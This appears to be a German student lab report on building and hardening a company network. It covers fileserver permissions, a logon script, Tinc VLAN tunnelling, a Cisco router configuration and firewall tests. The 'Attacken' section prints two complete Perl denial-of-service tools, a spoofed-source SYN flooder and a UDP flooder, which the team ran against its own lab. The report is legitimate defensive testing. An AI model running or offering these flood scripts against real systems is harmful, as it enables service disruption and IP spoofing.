Auf dem Fileserver wurde für jede Abteilung ein eigener Ordner erstellt, auf welchen nur die jeweilige Abteilung sowie die Administratoren Zugriff haben. Zudem werden alle persönlichen Ordner auf dem Fileserver (Ordner wird direkt im AD verwaltet und automatisch erstellt, da es als Home-Laufwerk angegeben wird) erzeugt. Die Struktur sowie die Berechtigungen sehen wie folgt aus (Ordner : Berechtigungsgruppe 1, Berechtigungsgruppe 2, ...) :

- Verkauf : Verkauf_Leitung, Administratoren
 - Allgemein : Verkauf_Leitung, Verkauf, Administratoren
 - User40 : Verkauf_Leitung, User40, Administratoren
 - User41 : Verkauf_Leitung, User41, Administratoren
 - User42 : Verkauf_Leitung, User42, Administratoren

Damit alle Mitarbeiter aus der Abteilung Verkauf auf ihre Ordner zugreifen können, wurde der Order 'Verkauf' für die Gruppe 'Verkauf' und 'Administratoren' freigegeben.

Die Struktur, sowie die Berechtigungen sehen bei den anderen Abteilungen gleich aus, jedoch mit deren Berechtigungsgruppen.

Die Verwaltung wurde durch die oben definierte Struktur soweit vereinfacht, dass bei der Erstellung eines weiteren Benutzers ein bestehender Benutzer kopiert werden kann und lediglich das Home-Laufwerk angegeben werden muss.

5.3. Logonscript

Das persönliche Laufwerk wird automatisch als Z: verbunden, da dies im Active Directory als Home-Laufwerk angegeben wurde.

Damit alle Benutzer auf die für sie relevanten Dateien Zugriff haben, haben wir ein Logonscript erstellt, welches überprüft in welcher Berechtigungsgruppe ein Benutzer ist und dementsprechend ein Netzlaufwerk verknüpft. Das Logonscript sieht folgendermassen aus:

```
1 @echo off
2 net use P: /DEL /Y
3 cls
4 set user=%username%
5
6 set i=0
7 set group=Administratoren
8 echo Checking if %user% is member of %group%...
9 for /f %%f in ('net user %user% /domain | findstr /i %group%') do set /a i=%i%+1
10 if %i% gtr 0 (goto :end)
11
12 set i=0
13 set group=Verkauf_Leitung
14 echo Checking if %user% is member of %group%...
15 for /f %%f in ('net user %user% /domain | findstr /i %group%') do set /a i=%i%+1
16 if %i% gtr 0 (goto :Verkauf_Leitung)
17
18 set i=0
19 set group=Verkauf
20 echo Checking if %user% is member of %group%...
21 for /f %%f in ('net user %user% /domain | findstr /i %group%') do set /a i=%i%+1
22 if %i% gtr 0 (goto :Verkauf)
23
24 set i=0
25 set group=Admin_Leitung
26 echo Checking if %user% is member of %group%...
27 for /f %%f in ('net user %user% /domain | findstr /i %group%') do set /a i=%i%+1
28 if %i% gtr 0 (goto :Admin_Leitung)
29
30 set i=0
31 set group=Admin
32 echo Checking if %user% is member of %group%...
33 for /f %%f in ('net user %user% /domain | findstr /i %group%') do set /a i=%i%+1
34 if %i% gtr 0 (goto :Admin)
35
36 set i=0
37 set group=Entwicklung_Leitung
38 echo Checking if %user% is member of %group%...
39 for /f %%f in ('net user %user% /domain | findstr /i %group%') do set /a i=%i%+1
40 if %i% gtr 0 (goto :Entwicklung_Leitung)
41
42 set i=0
43 set group=Entwicklung
```

```

44 echo Checking if %user% is member of %group%...
45 for /f %f in ('net user %user% /domain | findstr /i %group%') do set /a i=%i%+1
46 if %i% gtr 0 (goto :Entwicklung)
47
48
49 goto :end
50
51 :verkauf
52 net use P: \\10.0.10.21\Verkauf\Allgemein
53 goto :end
54
55 :verkauf_Leitung
56 net use P: \\10.0.10.21\Verkauf
57 goto :end
58
59 :Admin
60 net use P: \\10.0.10.21\Admin\Allgemein
61 goto :end
62
63 :Admin_Leitung
64 net use P: \\10.0.10.21\Admin
65 goto :end
66
67 :Entwicklung
68 net use P: \\10.0.10.21\Entwicklung\Allgemein
69 goto :end
70
71 :Entwicklung_Leitung
72 net use P: \\10.0.10.21\Entwicklung
73 goto :end
74
75 :end
76 REM pause

```

5.4. Tunnelling mit Tinc

5.4.1. Grund für diese Lösung

In Phase 2 stehen die Netzwerkkomponenten (Layer 3 Switch, ASA) im Lab und die VMs werden auf einer VMware Virtualisierungs Umgebung betrieben. Da es auf Grund von Einschränkungen bei der Vernetzung der beiden Räume nicht möglich ist, die Leitung als Trunk zu betreiben, mussten wir uns nach einer Umgehung dieser Einschränkung umsehen:

Nur logische Trennung der Netze bei dieser Variante wären alle VLANs ungetaggt über die Verbindung zwischen Lab und VMware-Umgebung geführt worden. Da sich die Rechner in unterschiedlichen IP-Netzen befinden wären nur geringe Einschränkungen entstanden. DHCP mit unterschiedlichen IP-Ranges für die verschiedenen VLANs hätte mit dieser Variante aber nicht ermöglicht werden können, da der Server die DHCP-Anfragen der Clients (Broadcast) direkt beantwortet hätte. Des Weiteren wäre es notwendig gewesen, die Konfiguration des Layer 3 Switches

Nachfrage bei Herrn Schindler Ergab leider lediglich, dass es nicht möglich sei, die vorhandene Verbindung als Trunk zu realisieren.

Tunnelling der unterschiedlichen Netze Bei dieser Variante ist es unter Verwendung eines zusätzlichen Switches möglich, die bestehende Konfiguration des Layer 3 Switches weiterhin zu verwenden. Ebenfalls kann DHCP ohne Einschränkungen betrieben werden.

Aufgrund der Vorteile der Tunnelling Lösung gegenüber der nur logischen Trennung haben wir uns dazu entschieden, die Netze zu tunneln.

5.4.2. Überblick

Tinc ermöglicht es, Netze über UDP/IP-Verbindungen zu tunneln als wären sie über einen Switch verbunden. Dadurch können Geräte im selben VLAN (z.B. das vlan10-Interface des L3 Switches und die VM für den internen Server) miteinander kommunizieren als wären sie direkt auf Layer 2 miteinander verbunden. Abbildung 2 zeigt exemplarisch die Konfiguration für den Tunnel von VLAN 10.




Abbildung 2: Tinc Funktionsweise / Aufbau

5.4.3. Konfiguration auf VMware-Umgebung

Die VM, welche auf VMware-Seite die Tinc-Tunnels terminiert wird als einzige in das vorbereitete VM753-Netz verbunden. Pro VLAN wird auf dem virtuellen VMware-Switch eine zusätzliche Portgruppe definiert. In diese Portgruppe werden dann sowohl die VMs des jeweiligen Netzes als auch ein Interface der Tunnel-VM konfiguriert. Einen Auszug der Netzwerkkonfiguration zeigen die Abbildungen 3 und 4.




Abbildung 3: Netze auf VMware-Umgebung




Abbildung 4: Netzwerkkonfiguration Tunnel-VM

5.4.4. Einrichtung der Tinc-Daemons

Tinc braucht für das Tunnelling einer Verbindung eine Software-Bridge, an die das erstellte Pseudo-Device angeschlossen werden kann. Die Bridge kann unter Linux folgendermassen erstellt werden (Beispiel: VLAN 10 auf der Tunnel-VM auf VMware):

```

1 brctl addbr brv_10
2 ifconfig eth1 0.0.0.0
3 ifconfig brv_10 up
4 brctl addif brv_10 eth1
5 ifconfig eth1 up

```

Im Konfigurationsverzeichnis des Tunnels (in diesem Beispiel unter `/etc/tinc/bridge_10/`) ist danach eine Datei `tinc.conf` mit folgenden Inhalt zu erstellen:

```

1 BindToAddress 10.12.13.1 10010
2 Name = vlan10_esx
3 Mode = switch
4 ConnectTo = vlan10_lab

```

Der Eintrag hinter *ConnectTo* bezieht sich dabei auf Files, die unter `/etc/tinc/bridge_10/hosts/` abzulegen sind. In diesen Files sind auch RSA-Keys enthalten, der Befehl *tincd -K* kann benutzt werden um RSA-Schlüsselpaare für Tinc zu erzeugen. Die Host-Dateien sehen folgendermassen aus (Beispiel: `vlan10_esx`):

```

1 Address = 10.12.13.1 10010
2 -----BEGIN RSA PUBLIC KEY-----
3 MIIBCgKCAQEAwGQKXRxDjyL89+4qe3YeFYAFtL5ugFkZS8K/Y9h6HK7dkCZcATl
4 HM1FS+2UuSbgMd8U7zMd33W0KMat5iZfj/08uQO9cTyx/TibbP7HXpIFRJ/BeB5p
5 sKvR/SjcWRFPHHC+LIUKLbDkx+SvMaEo/PfswVFFw2Xp8MIYHGH4/ow9cqJjeABH
6 d6KOWUsDeVF/3pgcuoXL2hw1Iem3SRmQds2siRYkn1UyYWmQ2zHXeTdjym30KDMh
7 s0Nz8QjJrRFQzADjugAiyktviuI7sqwnjbEIsAIPDVU76ObBN/vPTavH9r8nDEF8
8 iQSVSfXIob8GThsnikVhUTBELAA17DLEaQIDAQAB
9 -----END RSA PUBLIC KEY-----

```

Tinc braucht des Weiteren ein *tinc-ifup* Script, welches nach der Initialisierung des Tunnel-Interfaces ausgeführt wird. Das folgende Beispielt fügt das Tunnel-Interface (`$INTERFACE`) der Bridge `brv_10` hinzu:

```

1 #!/bin/sh
2 ifconfig $INTERFACE 0.0.0.0
3 brctl addif brv_10 $INTERFACE
4 ifconfig $INTERFACE up

```

Sind alle diese Vorbereitungen getroffen kann der Tunnel mit dem Befehl *tincd -n bridge_10* gestartet werden. *bridge_10* bezieht sich dabei auf das Konfigurationsverzeichnis unterhalb von `/etc/tinc/`.

5.4.5. VLAN-Subinterfaces unter Linux

Die zuvor beschriebenen Punkte reichen für die VM unter VMware aus. Für die Installation im Lab ist es hingegen (aufgrund der begrenzten Anzahl Netzwerkschnittstellen) nötig, die verschiedenen VLANs auf einem Kabel als Trunk auf den Switch zu führen. Dazu kennt Linux, sehr ähnlich wie dies bei Cisco-Geräten der Fall ist, Subinterfaces. Das folgende Listing zeigt beispielhaft die Erstellung eines solchen Interfaces (für VLAN 10):

```

1 ip link add link eth0 name eth0.10 type vlan id 10

```

Datenverkehr, der über das *eth0.10* Interface verschickt wird erhält dadurch das VLAN-Tag 10 und Datenverkehr der auf *eth0* mit einem derartigen Tag erhalten wird taucht auf *eth0.10* ohne Tag auf. Die restlichen für Tinc notwendigen Konfigurationsschritte können normal mit diesem VLAN-Subinterface durchgeführt werden.

5.4.6. Script für Start der Tunnels

Um die ansonsten manuell auszuführenden Befehle nicht immer von Hand eintippen zu müssen, wurde für die beiden Tunnel-VMs ein Startscript erstellt. Diese sind in den Anhängen C und D zu finden.

5.5. ASA

5.6. Attacken

5.6.1. ICMP ‘smurf attack’: Denial of Service

Da wir jeglichen ICMP Traffic blockieren, reichen einige simplet PPING-Anfragen aus um zu testen, ob die Verteidigung gegen ICMP ‘smurf attack’ funktioniert.

```
1 ping 209.165.50.1
2 ping 209.165.50.2
3 ping 2005:2013:ff:b0::21
4 ping 2005:209:165:50::1
```

5.6.2. TCP DoS (SYN-Flooding)

Um SYN-Flooding zu testen, senden wir mithilfe eines Perl Skripts TCP Pakete mit einer gefälschten IP Adresse.

Für das SYN-Flooding haben wir folgendes Skript eingesetzt:

```
1 #!/usr/local/bin/perl
2
3 #Program to send out tcp syn packets using raw sockets on linux
4
5 use Socket;
6
7 $src_host = $ARGV[0]; # The source IP/Hostname
8 $src_port = $ARGV[1]; # The Source Port
9 $dst_host = $ARGV[2]; # The Destination IP/Hostname
10 $dst_port = $ARGV[3]; # The Destination Port.
11
12 if(!defined $src_host or !defined $src_port or !defined $dst_host or !defined
    $dst_port)
13 {
14     # print usage instructions
15     print "Usage: $0 <source host> <source port> <dest host> <dest port>\n";
16     exit;
17 }
18 else
19 {
20     # call the main function
21     main();
22 }
23
24 sub main
25 {
26     my $src_host = (gethostbyname($src_host))[4];
27     my $dst_host = (gethostbyname($dst_host))[4];
28
29     # when IPPROTO_RAW is used IP_HDRINCL is not needed
30     $IPPROTO_RAW = 255;
31     socket($sock, AF_INET, SOCK_RAW, $IPPROTO_RAW)
32         or die $!;
```

```

33
34     #set IP_HDRINCL to 1, this is necessary when the above protocol is something
        other than IPPROTO_RAW
35     #setsockopt($sock, 0, IP_HDRINCL, 1);
36
37     my ($packet) = makeheaders($src_host, $src_port, $dst_host, $dst_port);
38
39     my ($destination) = pack('Sna4x8', AF_INET, $dst_port, $dst_host);
40
41     while(1)
42     {
43         send($sock, $packet, 0, $destination)
44         or die $!;
45     }
46 }
47
48 sub makeheaders
49 {
50     $IPPROTO_TCP = 4;
51     local($src_host, $src_port, $dst_host, $dst_port) = @_;
52
53     my $zero_cksum = 0;
54
55     # Lets construct the TCP half
56     my $tcp_len = 20;
57     my $seq = 13456;
58     my $seq_ack = 0;
59
60     my $tcp_doff = "5";
61     my $tcp_res = 0;
62     my $tcp_doff_res = $tcp_doff . $tcp_res;
63
64     # Flag bits
65     my $tcp_urg = 0;
66     my $tcp_ack = 0;
67     my $tcp_psh = 0;
68     my $tcp_rst = 0;
69     my $tcp_syn = 1;
70     my $tcp_fin = 0;
71     my $null = 0;
72
73     my $tcp_win = 124;
74
75     my $tcp_urg_ptr = 44;
76     my $tcp_flags = $null . $null . $tcp_urg . $tcp_ack . $tcp_psh . $tcp_rst .
        $tcp_syn . $tcp_fin ;
77
78     my $tcp_check = 0;
79
80     #create tcp header with checksum = 0
81     my $tcp_header = pack('nnNNH2B8nvn', $src_port, $dst_port, $seq, $seq_ack,
        $tcp_doff_res, $tcp_flags, $tcp_win, $tcp_check, $tcp_urg_ptr);
82
83     my $tcp_pseudo = pack('a4a4CCn', $src_host, $dst_host, 0, $IPPROTO_TCP,
        length($tcp_header) ) . $tcp_header;
84
85     $tcp_check = &checksum($tcp_pseudo);
86
87     #create tcp header with checksum = 0
88     my $tcp_header = pack('nnNNH2B8nvn', $src_port, $dst_port, $seq, $seq_ack,
        $tcp_doff_res, $tcp_flags, $tcp_win, $tcp_check, $tcp_urg_ptr);
89
90     # Now lets construct the IP packet
91     my $ip_ver = 4;
92     my $ip_len = 5;
93     my $ip_ver_len = $ip_ver . $ip_len;
94
95     my $ip_tos = 00;
96     my $ip_tot_len = $tcp_len + 20;

```



```

97     my $ip_frag_id = 19245;
98     my $ip_ttl = 25;
99     my $ip_proto = $IPPROTO.TCP;    # 6 for tcp
100    my $ip_frag_flag = "010";
101    my $ip_frag_oseq = "00000000000000";
102    my $ip_fl_fr = $ip_frag_flag . $ip_frag_oseq;
103
104    # ip header
105    # src and destination should be a4 and a4 since they are already in network byte
106    # order
107    my $ip_header = pack('H2CnnB16CCna4a4', $ip_ver_len, $ip_tos, $ip_tot_len,
108        $ip_frag_id, $ip_fl_fr, $ip_ttl, $ip_proto, $zero_cksum, $src_host,
109        $dst_host);
110
111    # final packet
112    my $pkt = $ip_header . $tcp_header;
113
114    # packet is ready
115    return $pkt;
116 }
117
118 #Function to calculate checksum – used in both ip and tcp headers
119 sub checksum
120 {
121     # This of course is a blatant rip from _the_ GOD,
122     # W. Richard Stevens.
123
124     my ($msg) = @_;
125     my ($len_msg, $num_short, $short, $chk);
126     $len_msg = length($msg);
127     $num_short = $len_msg / 2;
128     $chk = 0;
129
130     foreach $short (unpack("S$num_short", $msg))
131     {
132         $chk += $short;
133     }
134
135     $chk += unpack("C", substr($msg, $len_msg - 1, 1)) if $len_msg % 2;
136     $chk = ($chk >> 16) + ($chk & 0xffff);
137
138     return (~(($chk >> 16) + $chk) & 0xffff);
139 }

```

5.6.3. IP spoofing

Das IP spoofing wird mit dem Perl Skript aus dem Abschnitt SYN-Flooding getestet. Da wir eine falsche IP Adresse als Source angeben, wird der Traffic blockiert, da die ASA den Reverse-Path prüft.

5.6.4. Autoconfiguration IPv6

schwarz... :-)

5.6.5. Stress-Test ASA

Mithilfe eines Skripts senden wir massenhaft Daten an eine bestimmte IP Adresse, wobei der Port zufällig gewählt wird.

Das Skript sieht wie folgt aus:

```
1  #!/usr/bin/perl
2  # udp (ipv4/ipv6 or ipv4 to 6 or 6 to 6 etc etc etc) flooder
3  # by the unknown but definately someone leet! awesome works.
4  use strict;
5  use Socket;
6  eval {require Socket6}; our $has_socket6 = 0;
7  unless ($@) { $has_socket6 = 1; import Socket6; };
8
9  use Getopt::Long;
10 use Time::HiRes qw( usleep gettimeofday );
11
12 our $port = 0;
13 our $size = 0;
14 our $time = 0;
15 our $bw = 0;
16 our $help = 0;
17 our $delay = 0;
18 our $ipv6 = 0;
19
20 GetOptions(
21  "port=i" => \$port, # UDP port to use, numeric, 0=random
22  "size=i" => \$size, # packet size, number, 0=random
23  "bandwidth=i" => \$bw, # bandwidth to consume
24  "time=i" => \$time, # time to run
25  "delay=f" => \$delay, # inter-packet delay
26  "help|?" => \$help, # help
27  "6" => \$ipv6); # ipv6
28
29 my ($ip) = @ARGV;
30
31 if ($help || !$ip) {
32  print <<'EOL';
33 flood.pl --port=dst-port --size=pkt-size --time=secs
34         --bandwidth=kbps --delay=msec ip-address [-6]
35
36 Defaults:
37  * random destination UDP ports are used unless --port is specified
38  * random-sized packets are sent unless --size or --bandwidth is specified
39  * flood is continuous unless --time is specified
40  * flood is sent at line speed unless --bandwidth or --delay is specified
41  * IPv4 flood unless -6 is specified
42
43 Usage guidelines:
44  --size parameter is ignored if both the --bandwidth and the --delay
45  parameters are specified.
46  Packet size is set to 256 bytes if the --bandwidth parameter is used
47  without the --size parameter
48  The specified packet size is the size of the IP datagram (including IP and
49  UDP headers). Interface packet sizes might vary due to layer-2 encapsulation.
50 Warnings and Disclaimers:
51  Flooding third-party hosts or networks is commonly considered a criminal activity.
52  Flooding your own hosts or networks is usually a bad idea
53  Higher-performace flooding solutions should be used for stress/performance tests
54  Use primarily in lab environments for QoS tests
55 EOL
56  exit(1);
57 }
58 if (!defined($has_socket6) && (1 == $ipv6)) {
59  print "IPv6 flood unavailable on this machine, quitting.\n";
60  exit(1);
61 }
62 if ($bw && $delay) {
63  print "WARNING: computed packet size overwrites the --size parameter ignored\n";
64  $size = int($bw * $delay / 8);
65 } elsif ($bw) {
66  $delay = (8 * $size) / $bw;
67 }
```

```

68 $size = 256 if $bw && !$size;
69 ($bw = int($size / $delay * 8)) if ($delay && $size);
70 my ($iaddr, $endtime, $psize, $pport);
71 if(1 != $ip6) {
72     $iaddr = inet_aton("$ip") or die "Cannot resolve hostname $ip\n";
73     socket(flood, PF_INET, SOCK_DGRAM, 17);
74 } else {
75     $iaddr = inet_pton(PF_INET6, "$ip") or die "Cannot resolve hostname $ip\n";
76     socket(flood, PF_INET6, SOCK_DGRAM, 17);
77 };
78 $endtime = time() + ($time ? $time : 1000000);
79 print "Flooding $ip " . ($port ? $port : "random") . " port with " .
80     ($size ? "$size-byte" : "random size") . " packets" . ($time ? " for $time seconds"
81     : "") . "\n";
81 print "Interpacket delay $delay msec\n" if $delay;
82 print "total IP bandwidth $bw kbps\n" if $bw;
83 print "Break with Ctrl-C\n" unless $time;
84 die "Invalid packet size requested: $size\n" if $size && ($size < 64 || $size > 1500);
85 $size -= 28 if $size;
86 for (;time() <= $endtime;) {
87     $psize = $size ? $size : int(rand(1024-64)+64) ;
88     $pport = $port ? $port : int(rand(65500))+1;
89
90     if(1 != $ip6) {
91         send(flood, pack("a$psize", "flood"), 0, pack_sockaddr_in($pport, $iaddr));
92     } else {
93         send(flood, pack("a$psize", "flood"), 0, pack_sockaddr_in6($pport, $iaddr));
94     };
95     usleep(1000 * $delay) if $delay;
96 }

```

A. Konfiguration Core

```
1  !
2  !
3  version 12.4
4  service timestamps debug datetime msec
5  service timestamps log datetime msec
6  no service password-encryption
7  !
8  hostname Core
9  !
10 boot-start-marker
11 boot-end-marker
12 !
13 !
14 no aaa new-model
15 memory-size iomem 5
16 ip cef
17 !
18 !
19 !
20 !
21 no ip domain lookup
22 ip domain name lab.local
23 ip auth-proxy max-nodata-conns 3
24 ip admission max-nodata-conns 3
25 !
26 ipv6 unicast-routing
27 !
28 !
29 !
30 !
31 !
32 !
33 !
34 !
35 !
36 !
37 !
38 !
39 !
40 !
41 !
42 !
43 !
44 !
45 !
46 !
47 !
48 interface FastEthernet0/0
49   description *** to R1 ***
50   ip address 10.100.0.1 255.255.255.252
51   speed 100
52   full-duplex
53   ipv6 address 2005:2013:FF:A0::1/64
54 !
55 interface FastEthernet0/1
56   no ip address
57   shutdown
58   duplex auto
59   speed auto
60 !
61 interface FastEthernet1/0
62   switchport access vlan 10
63 !
64 interface FastEthernet1/1
65   switchport access vlan 20
66 !
```

```

67 interface FastEthernet1/2
68   switchport access vlan 30
69   !
70 interface FastEthernet1/3
71   switchport access vlan 40
72   !
73 interface FastEthernet1/4
74   !
75 interface FastEthernet1/5
76   !
77 interface FastEthernet1/6
78   !
79 interface FastEthernet1/7
80   !
81 interface FastEthernet1/8
82   !
83 interface FastEthernet1/9
84   !
85 interface FastEthernet1/10
86   switchport access vlan 10
87   !
88 interface FastEthernet1/11
89   switchport access vlan 20
90   !
91 interface FastEthernet1/12
92   switchport access vlan 30
93   !
94 interface FastEthernet1/13
95   switchport access vlan 40
96   !
97 interface FastEthernet1/14
98   !
99 interface FastEthernet1/15
100  !
101 interface Vlan1
102   no ip address
103   !
104 interface Vlan10
105   description *** VLAN Server ***
106   ip address 10.0.10.1 255.255.255.0
107   ip access-group INTSRV in
108   ip helper-address 10.0.10.21
109   ipv6 address 2005:2013:FF:A10::1/64
110   ipv6 traffic-filter INTSRVv6 in
111   !
112 interface Vlan20
113   description *** VLAN Admin ***
114   ip address 10.0.20.1 255.255.255.0
115   ip access-group ADMIN in
116   ip helper-address 10.0.10.21
117   ipv6 address 2005:2013:FF:A20::1/64
118   ipv6 traffic-filter ADMINv6 in
119   ipv6 nd other-config-flag
120   ipv6 dhcp relay destination 2005:2013:FF:A10::21
121   !
122 interface Vlan30
123   description *** VLAN Entwicklung ***
124   ip address 10.0.30.1 255.255.255.0
125   ip access-group DEV in
126   ip helper-address 10.0.10.21
127   ipv6 address 2005:2013:FF:A30::1/64
128   ipv6 traffic-filter DEVv6 in
129   ipv6 nd other-config-flag
130   ipv6 dhcp relay destination 2005:2013:FF:A10::21
131   !
132 interface Vlan40
133   description *** VLAN Verkauf ***
134   ip address 10.0.40.1 255.255.255.0
135   ip access-group VERKAUF in

```

```

136 ip helper-address 10.0.10.21
137 ipv6 address 2005:2013:FF:A40::1/64
138 ipv6 traffic-filter VERKAUFv6 in
139 ipv6 nd other-config-flag
140 ipv6 dhcp relay destination 2005:2013:FF:A10::21
141 !
142 ip forward-protocol nd
143 ip route 0.0.0.0 0.0.0.0 10.100.0.2
144 !
145 !
146 no ip http server
147 no ip http secure-server
148 !
149 ip access-list extended ADMIN
150 remark admin-dhcp
151 permit udp host 0.0.0.0 eq bootpc host 255.255.255.255 eq bootps
152 remark admin-dns
153 permit udp 10.0.20.0 0.0.0.255 host 10.0.10.21 eq domain
154 remark admin-intsrv
155 permit ip 10.0.20.0 0.0.0.255 10.0.10.0 0.0.0.255
156 remark admin-int
157 permit ip 10.0.20.0 0.0.0.255 10.0.30.0 0.0.0.255
158 permit ip 10.0.20.0 0.0.0.255 10.0.40.0 0.0.0.255
159 permit ip 10.0.20.0 0.0.0.255 10.0.99.0 0.0.0.255
160 remark admin-dmzsrv
161 permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq www
162 permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq 443
163 permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq ftp-data
164 permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 eq ftp
165 remark admin-dmzsrv-ftppasv
166 permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 gt 48999
167 deny tcp 10.0.20.0 0.0.0.255 host 172.16.0.21 gt 49999
168 remark admin-dmzsw
169 permit tcp 10.0.20.0 0.0.0.255 host 172.16.0.2 eq 22
170 remark admin-dmz-end
171 deny ip 10.0.20.0 0.0.0.255 172.16.0.0 0.0.0.255
172 remark admin-network
173 permit ip 10.0.20.0 0.0.0.255 10.0.100.0 0.0.0.255
174 remark admin-inet
175 permit tcp 10.0.20.0 0.0.0.255 any
176 ip access-list extended DEV
177 remark dev-dhcp
178 permit udp host 0.0.0.0 eq bootpc host 255.255.255.255 eq bootps
179 remark dev-dns
180 permit udp 10.0.30.0 0.0.0.255 host 10.0.10.21 eq domain
181 remark dev-intsrv
182 permit ip 10.0.30.0 0.0.0.255 host 10.0.10.21
183 remark dev-intsrv-end
184 deny ip 10.0.30.0 0.0.0.255 10.0.10.0 0.0.0.255
185 remark dev-respondadmin
186 permit tcp 10.0.30.0 0.0.0.255 10.0.20.0 0.0.0.255 established
187 remark dev-dmzsrv
188 permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq www
189 permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq 443
190 permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq ftp-data
191 permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 eq ftp
192 remark dev-dmzsrv-ftppasv
193 permit tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 gt 48999
194 deny tcp 10.0.30.0 0.0.0.255 host 172.16.0.21 gt 49999
195 remark dev-dmzsrv-end
196 deny ip 10.0.30.0 0.0.0.255 172.16.0.0 0.0.0.255
197 remark dev-inet
198 permit tcp 10.0.30.0 0.0.0.255 any eq www
199 permit tcp 10.0.30.0 0.0.0.255 any eq 443
200 permit tcp 10.0.30.0 0.0.0.255 any eq ftp-data
201 permit tcp 10.0.30.0 0.0.0.255 any eq ftp
202 ip access-list extended INTSRV
203 remark intsrv-adm
204 permit tcp 10.0.10.0 0.0.0.255 10.0.20.0 0.0.0.255 established

```

```

205 permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.20.0 0.0.0.255
206 permit udp 10.0.10.0 0.0.0.255 eq bootps host 10.0.20.1 eq bootps
207 remark intsrv-dev
208 permit tcp 10.0.10.0 0.0.0.255 10.0.30.0 0.0.0.255 established
209 permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.30.0 0.0.0.255
210 permit udp 10.0.10.0 0.0.0.255 eq bootps host 10.0.30.1 eq bootps
211 remark intsrv-verkauf
212 permit tcp 10.0.10.0 0.0.0.255 10.0.40.0 0.0.0.255 established
213 permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.40.0 0.0.0.255
214 permit udp 10.0.10.0 0.0.0.255 eq bootps host 10.0.40.1 eq bootps
215 remark intsrv-vpn
216 permit tcp 10.0.10.0 0.0.0.255 10.0.99.0 0.0.0.255 established
217 permit udp 10.0.10.0 0.0.0.255 eq domain 10.0.99.0 0.0.0.255
218 remark intsrv-lan-end
